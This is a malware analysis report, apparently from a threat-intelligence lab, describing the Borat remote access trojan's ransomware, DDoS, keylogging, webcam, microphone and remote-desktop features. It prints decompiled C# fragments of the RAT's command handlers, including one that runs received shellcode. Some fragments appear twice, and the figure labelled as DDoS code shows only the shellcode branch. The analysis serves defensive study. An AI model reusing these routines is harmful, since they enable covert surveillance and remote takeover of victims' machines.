

Remote Access Trojan Capable of Conducting Ransomware & DDOS Activities



A Remote Access Trojan or RAT is a tool used by Threat Actors (TAs) to gain full access and remote control on a user's system, including mouse and keyboard control, files access, and network resources access.

During our regular OSINT research, Cyble Research Labs came across a new Remote Access Trojan (RAT) named Borat. Unlike other RATs, the Borat provides Ransomware, DDOS services, etc., to Threat Actors along with usual RAT features, further expanding the malware capabilities.

The developer named this RAT 'Borat' after a black comedy mockumentary film, and the photo used in the RAT is of actor Sacha Baron Cohen, who played the main role in the film Borat. The features claimed by the Borat RAT author are given in Figures 1 & 2 below.




Figure 1: List of Features provided by the Borat RAT



Figure 2: Additional Features provided by Borat RAT

The Borat RAT provides a dashboard to Threat Actors (TAs) to perform RAT activities and also has an option to compile the malware binary for performing DDoS and ransomware attacks on the victim’s machine, as shown in Figure 3.





Figure 3: Borat RAT Dashboard

Technical Analysis

In this analysis, we will take a look at Borat RAT and its features in detail. The Borat RAT comes as a package which includes builder binary, supporting modules, server certificate, etc., as shown in Figure 4.




Figure 4: Borat Package

The figure below shows the supporting modules responsible for executing the RAT features, as shown in Figure 5.

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Name	Date modified	Type	Size
Audio.dll	12-03-2022 09:46	Application exten...	23 KB
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Fun.dll	12-03-2022 09:46	Application exten...	34 KB
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Logger.dll	12-03-2022 09:46	Application exten...	26 KB
MessagePackLib.dll	10-03-2022 17:25	Application exten...	16 KB
Miscellaneous.dll	12-03-2022 09:46	Application exten...	83 KB
Netstat.dll	12-03-2022 09:46	Application exten...	25 KB
Options.dll	12-03-2022 09:46	Application exten...	379 KB
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Ransomware.dll	12-03-2022 09:46	Application exten...	97 KB
Recovery.dll	12-03-2022 09:46	Application exten...	1,292 KB
Regedit.dll	12-03-2022 09:46	Application exten...	280 KB
RemoteCamera.dll	12-03-2022 09:46	Application exten...	107 KB
RemoteDesktop.dll	12-03-2022 09:46	Application exten...	35 KB
ReverseProxy.dll	10-03-2022 17:25	Application exten...	14 KB
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Figure 5: DLLs used to execute Features

Keylogger

The module “keylogger.exe” is responsible for monitoring and storing the keystrokes in the victim’s machine. The below image shows the keyboard-related APIs used by the RAT for keylogging purposes. The captured keystrokes are saved in a file called “Sa8XOfH1BudXLog.txt” for exfiltration.




Figure 6: Keyboard APIs

Ransomware

Interestingly, the RAT has an option to deliver a ransomware payload to the victim's machine for encrypting users' files as well as for demanding a ransom. Like other ransomware, this RAT also has the capability to create a ransom note on the victim's machine.




Figure 7: Code to generate Ransom Note

The RAT has the code to decrypt files in the victim's machine once the ransom is paid — as shown below.



Figure 8: Decryption Method

DDOS

This RAT can also disrupt the normal traffic of a targeted server by performing a DDOS attack. The below figure shows the code used by RAT for the DDOS attack.

```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        string asString = msgPack.ForcePathObject("Pac_ket").AsString;
        if (!(asString == "shell"))
        {
            if (!(asString == "shellWriteInput"))
            {
                if (!(asString == "dosAdd"))
                {
                    if (!(asString == "dos"))
                    {
                        if (asString == "Shellcode")
                        {
                            Packet.bin = msgPack.ForcePathObject("Bin").GetAsBytes();
                            new Thread(new ThreadStart(Packet.RunShellcode)).Start();
                        }
                    }
                }
            }
        }
    }
}
```

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public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
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        string asString = msgPack.ForcePathObject("Pac_ket").AsString;
        if (!(asString == "shell"))
        {
            if (!(asString == "shellWriteInput"))
            {
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                {
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                    {
                        if (asString == "Shellcode")
                        {
                            Packet.bin = msgPack.ForcePathObject("Bin").GetAsBytes();
                            new Thread(new ThreadStart(Packet.RunShellcode)).Start();
                        }
                    }
                }
            }
        }
    }
}
```

Figure 9: Code for DDos Attack

Audio Recording

Borat RAT can record the audio of a computer. Initially, it checks if a microphone is present in the victim’s machine. If it can find a connected microphone, the RAT records all audio and saves it in a file named micaudio.wav.

```
public static void Audio(int second)
{
    try
    {
        if (AudioRecorder.waveInGetNumDevs() == 0)
        {
            Packet.Error("Don't have microphone.");
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Pac_ket").AsString = "Audio";
            msgPack.ForcePathObject("Hwid").AsString = Connection.Hwid;
            msgPack.ForcePathObject("Close").AsString = "true";
            Connection.Send(msgPack.Encode2Bytes());
        }
        else
        {
            AudioRecorder audioRecorder = new AudioRecorder();
            audioRecorder.StartAR();
            Thread.Sleep(100);
            DateTime now = DateTime.Now;
            while ((DateTime.Now - now).TotalMilliseconds < (double)(second * 1000))
            {
            }
            audioRecorder.SaveAR();
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
    }
}
```

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public static void Audio(int second)
{
    try
    {
        if (AudioRecorder.waveInGetNumDevs() == 0)
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            msgPack.ForcePathObject("Close").AsString = "true";
            Connection.Send(msgPack.Encode2Bytes());
        }
        else
        {
            AudioRecorder audioRecorder = new AudioRecorder();
            audioRecorder.StartAR();
            Thread.Sleep(100);
            DateTime now = DateTime.Now;
            while ((DateTime.Now - now).TotalMilliseconds < (double)(second * 1000))
            {
            }
            audioRecorder.SaveAR();
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
    }
}
```

Figure 10: Code for Mic Recording

Webcam Recording

Borat RAT can capture videos through any webcam present in the victim’s machine. First, it identifies if a webcam is present in the victim’s machine, and then it starts recording the video if a webcam is available.

```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        if (msgPack.ForcePathObject("Pac_ket").AsString == "webcam")
        {
            string asString = msgPack.ForcePathObject("Command").AsString;
            if (!(asString == "getWebcams"))
            {
                if (!(asString == "capture"))
                {
                    if (asString == "stop")
                    {
                        new Thread(delegate()
                        {
                            try
                            {
                                Packet.CaptureDispose();
                            }
                            catch
                            {
                            }
                        }).Start();
                    }
                }
            }
        }
    }
}
```

```
public static void Read(object data)
{
    try
    {
        MsgPack msgPack = new MsgPack();
        msgPack.DecodeFromBytes((byte[])data);
        if (msgPack.ForcePathObject("Pac_ket").AsString == "webcam")
        {
            string asString = msgPack.ForcePathObject("Command").AsString;
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                            {
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                        }).Start();
                    }
                }
            }
        }
    }
}
```

Figure 11: Webcam Recording

Remote Desktop

This malware takes the remote desktop of the infected machine. It then gives the Threat Actor (TA) the necessary rights to perform activities such as controlling the victim’s machine, mouse, keyboard, and capturing the screen. Controlling the victim’s machine can allow TAs to perform several activities such as deleting critical files, executing ransomware in the compromised machine, etc. The below figure shows the functions used by the RAT for performing Remote Desktop activities.




Figure 12: Functions used for performing Remote Desktop Activities

Reverse Proxy

The RAT has code to enable reverse proxy for performing RAT activities anonymously. The TAs can hide their identity using this option while communicating with the compromised servers.

